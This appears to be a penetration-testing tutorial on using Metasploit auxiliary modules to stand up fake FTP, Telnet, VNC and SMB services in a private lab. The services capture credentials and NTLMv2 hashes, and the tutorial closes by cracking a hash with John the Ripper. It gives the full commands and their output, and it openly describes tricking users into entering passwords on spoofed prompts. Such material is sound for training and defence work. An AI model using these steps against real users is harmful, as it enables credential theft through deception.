iGNITE Technologies

CREDENTIAL DUMPING

FAKE SERVICES

www.hackingarticles.in

Contents

Introduction

Have you ever heard about Fake services? Credential dumping can be performed by exploiting open ports like ftp, telnet, smb, etc. to gain sensitive data like usernames and passwords.

In Metasploit by making use of auxiliary modules, you can fake any server of choice and gain credentials of the victim. For your server to be used, you can make use of search command to look for modules. So, to get you started, switch on your Kali Linux machines and start Metasploit using the command

```
msfconsole
```


FTP

FTP stands for 'file transferring Protocol' used for the transfer of computer files between a client and server on a computer network at port 21. This module provides a fake FTP service that is designed to capture authentication credentials.

To achieve this, you can type

```
msf5 > use auxiliary/server/capture/ftp
msf5 auxiliary(server/capture/ftp) > set srvhost 192.168.0.102
msf5 auxiliary(server/capture/ftp) > set banner Welcome to Hacking Articles
msf5 auxiliary(server/capture/ftp) > exploit
```

Here you see that the server has started, and the module is running.




```
msf5 > use auxiliary/server/capture/ftp
msf5 auxiliary(server/capture/ftp) > set srvhost 192.168.0.102
srvhost => 192.168.0.102
msf5 auxiliary(server/capture/ftp) > set banner Welcome to Hacking Articles
banner => Welcome to Hacking Articles
msf5 auxiliary(server/capture/ftp) > exploit
[*] Auxiliary module running as background job 0.

[*] Started service listener on 192.168.0.102:21
[*] Server started.
msf5 auxiliary(server/capture/ftp) > 
```

On doing a Nmap scan with the FTP port and IP address, you can see that the port is open.

```
nmap -p21 <ip address>
ftp 192.168.0.102
```

Now to lure the user into believing, it to be a genuine login page you can trick the user in opening the ftp login page. It will display, 'Welcome to Hacking Articles' and it will ask the user to put his user Id and password.

According to the user, it would be a genuine page, he will put his user ID and password.




```
root@kali:~# nmap -p21 192.168.0.102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-24 15:20 EDT
Nmap scan report for 192.168.0.102
Host is up (0.000047s latency).

PORT   STATE SERVICE
21/tcp open  ftp

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
root@kali:~# ftp 192.168.0.102
Connected to 192.168.0.102.
220 Welcome to Hacking Articles
Name (192.168.0.102:root): raj
331 User name okay, need password...
Password:
500 Error
Login failed.
ftp>
```

It will show the user that the login is failed, but the user ID and password will be captured by the listener.

You see that the ID /Password is

```
raj/123
```




```
[*] Started service listener on 192.168.0.102:21
[*] Server started.
msf5 auxiliary(server/capture/ftp) > [+] FTP LOGIN 192.168.0.102:44244 raj / 123
```

Telnet

Telnet is a networking protocol that allows a user on one computer to log into another computer that is part of the same network at port 23. This module provides a fake Telnet service that is designed to capture authentication credentials.

To achieve this, you can type

```
msf5 > use auxiliary/server/capture/telnet
msf5 auxiliary(server/capture/ telnet) > set banner Welcome to Hacking Articles
msf5 auxiliary(server/capture/ telnet) > set srvhost 192.168.0.102
msf5 auxiliary(server/capture/ telnet) > exploit
```




```
msf5 > use auxiliary/server/capture/telnet
msf5 auxiliary(server/capture/telnet) > set banner Welcome to Hacking Articles
banner => Welcome to Hacking Articles
msf5 auxiliary(server/capture/telnet) > set srvhost 192.168.0.102
srvhost => 192.168.0.102
msf5 auxiliary(server/capture/telnet) > exploit
[*] Auxiliary module running as background job 0.

[*] Started service listener on 192.168.0.102:23
```

On doing a Nmap scan with the Telnet port and IP address, you can see that the port is open.

```
nmap -p23<ip address>
telnet 192.168.0.102
```

Now to lure the user into believing, it to be a genuine login page you can trick the user in opening the Telnet login page. It will display, ‘Welcome to Hacking Articles’ and it will ask the user to put his user Id and password.

According to the user, it would be a genuine page, he will put his user ID and password.




```
root@kali:~# nmap -p23 192.168.0.102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-24 15:29 EDT
Nmap scan report for 192.168.0.102
Host is up (0.000043s latency).

PORT   STATE SERVICE
23/tcp open  telnet

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
root@kali:~# telnet 192.168.0.102
Trying 192.168.0.102 ...
Connected to 192.168.0.102.
Escape character is '^]'.

Welcome to Hacking Articles

Login: ignite
Password: 123


Login failed

Connection closed by foreign host.
```

It will show the user that the login is failed, but the user ID and password will be captured by the listener.

You see that the ID /Password is

```
ignite/123
```



```
[*] Auxiliary module running as background job 0.

[*] Started service listener on 192.168.0.102:23
[*] Server started.
msf5 auxiliary(server/capture/telnet) > [+] TELNET LOGIN 192.168.0.102:52060 ignite / 123
```


VNC

VNC Virtual Network Computing is a graphical desktop sharing system that uses the Remote Frame Buffer protocol to remotely control another computer at port 5900. This module provides a fake VNC service that is designed to capture authentication credentials.

To achieve this, you can type

```
msf5 > use auxiliary/server/capture/vnc
msf5 auxiliary(server/capture/ vnc) > set srvhost 192.168.0.102
msf5 auxiliary(server/capture/ vnc) > set johnpwfile /root/Desktop/
msf5 auxiliary(server/capture/ vnc) > exploit
```

Here we use JOHNPWFILE option to save the captures of hashes in John the Ripper format. Here we see that the module is running, and the listener has started.




```
msf5 > use auxiliary/server/capture/vnc
msf5 auxiliary(server/capture/vnc) > set srvhost 192.168.0.102
srvhost => 192.168.0.102
msf5 auxiliary(server/capture/vnc) > set johnpwfile /root/Desktop/
johnpwfile => /root/Desktop/
msf5 auxiliary(server/capture/vnc) > exploit
[*] Auxiliary module running as background job 1.

[*] Started service listener on 192.168.0.102:5900
```

On doing a Nmap scan with the vnc port and IP address, you can see that the port is open.


```
nmap -p5900 <ip address>
vncviewer 192.168.0.102
```

According to the user, it would be a genuine page, as on starting vncviewer he will put his user ID and password.



```
root@kali:~# nmap -p5900 192.168.0.102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-24 15:36 EDT
Nmap scan report for 192.168.0.102
Host is up (0.00015s latency).

PORT     STATE SERVICE
5900/tcp open  vnc

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
root@kali:~# vncviewer 192.168.0.102
Connected to RFB server, using protocol version 3.7
Performing standard VNC authentication
Password:
Authentication failure
```

It will show that there was an authentication failure; however, the system captures the hash for the password.



```
[*] Started service listener on 192.168.0.102:5900
[*] Server started.
msf5 auxiliary(server/capture/vnc) > [+] 192.168.0.102:34944 - Challenge: 00112233445566778899aabbccddeeff; Response: 780ebe4e484e328b1e16aeec95644567
```


SMB

SMB stands for Server Message Block, which is used to share printers, files, etc., on port 445. Moreover, this module provides an SMB service that you can use to capture the challenge-response password hashes of the SMB client system.

To achieve this, you can type

```
msf5 > use auxiliary/server/capture/smb
msf5 auxiliary(server/capture/ smb) > set johnpwfile /root/ Desktop/
msf5 auxiliary(server/capture/ smb) > set srvhost 192.168.0.102
msf5 auxiliary(server/capture/ smb) > exploit
```


The server captures credentials in a hash value, which you can later crack; therefore, you can use the johnpw file of John the Ripper



```
msf5 > use auxiliary/server/capture/smb
msf5 auxiliary(server/capture/smb) > set johnpwfile /root/Desktop/
johnpwfile => /root/Desktop/
msf5 auxiliary(server/capture/smb) > set srvhost 192.168.0.102
srvhost => 192.168.0.102
msf5 auxiliary(server/capture/smb) > exploit
[*] Auxiliary module running as background job 3.

[*] Started service listener on 192.168.0.102:445
```


On doing a Nmap scan with the smb port and IP address, you can see that the port is open

```
nmap -p445 <ip address>
```



```
root@kali:~# nmap -p445 192.168.0.102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-24 16:03 EDT
Nmap scan report for 192.168.0.102
Host is up (0.00011s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
```

As a result, this module will now generate a spoofed window security prompt on the victim’s system to establish a connection with another system in order to access shared folders of that system.



Run
Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.
Open:
OK
Cancel
Browse...
Windows Security
User name
Password
Remember my credentials
OK
Cancel

Open: \\192.168.0.102


Enter Network Password

Enter your password to connect to: 192.168.0.102

Domain: WIN-3Q7NEBI2561

Logon failure: unknown user name or bad password.

It will show the user that the login failure, but the credentials will be captured by the listener. Here you can see that the listener has captured the user and the domain name. It has also generated an NT hash which can be decrypted with John the ripper.




```
[*] Started service listener on 192.168.0.102:445
[*] Server started.
msf5 auxiliary(server/capture/smb) > [*] SMB Captured - 2020-07-24 15:59:14 -0400
NTLMv2 Response Captured from 192.168.0.103:49160 - 192.168.0.103
USER:raj DOMAIN:WIN-3Q7NEBI2561 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:d96334541420cc06d4765a882955122c
NT_CLIENT_CHALLENGE:01010000000000002c1a18e8f461d6019e642cb283d607b7000000000200000000000000
[*] SMB Captured - 2020-07-24 15:59:14 -0400
NTLMv2 Response Captured from 192.168.0.103:49160 - 192.168.0.103
USER:raj DOMAIN:WIN-3Q7NEBI2561 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:2afd9aa018bc00dac3c195bc671cdbba
NT_CLIENT_CHALLENGE:0101000000000000eddc1ce8f461d60122662d078d1230be000000000200000000000000
[*] SMB Captured - 2020-07-24 15:59:14 -0400
NTLMv2 Response Captured from 192.168.0.103:49160 - 192.168.0.103
USER:raj DOMAIN:WIN-3Q7NEBI2561 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:defcf870e67f4e92631024b11a95e4db
NT_CLIENT_CHALLENGE:0101000000000000eddc1ce8f461d60153c3f819b30cc93b000000000200000000000000
[*] SMB Captured - 2020-07-24 15:59:14 -0400
NTLMv2 Response Captured from 192.168.0.103:49160 - 192.168.0.103
USER:raj DOMAIN:WIN-3Q7NEBI2561 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:1844826b66607bb54e982c4c6793c2ab
NT_CLIENT_CHALLENGE:0101000000000000eddc1ce8f461d601ba5da0416a345f2d000000000200000000000000
[*] SMB Captured - 2020-07-24 15:59:14 -0400
NTLMv2 Response Captured from 192.168.0.103:49160 - 192.168.0.103
USER:raj DOMAIN:WIN-3Q7NEBI2561 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:5ccb80934f6b4d84a8353b91048aa478
NT_CLIENT_CHALLENGE:01010000000000004d3e1fe8f461d601f30ed0e322c131c7000000000200000000000000
[*] SMB Captured - 2020-07-24 15:59:15 -0400
NTLMv2 Response Captured from 192.168.0.103:49160 - 192.168.0.103
USER:raj DOMAIN:WIN-3Q7NEBI2561 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
```

Here you can see that the hash file generated on the desktop can be decrypted using

```
john _netntlmv2
```

And here you see that the password is in text form, **123** for user **Raj**.

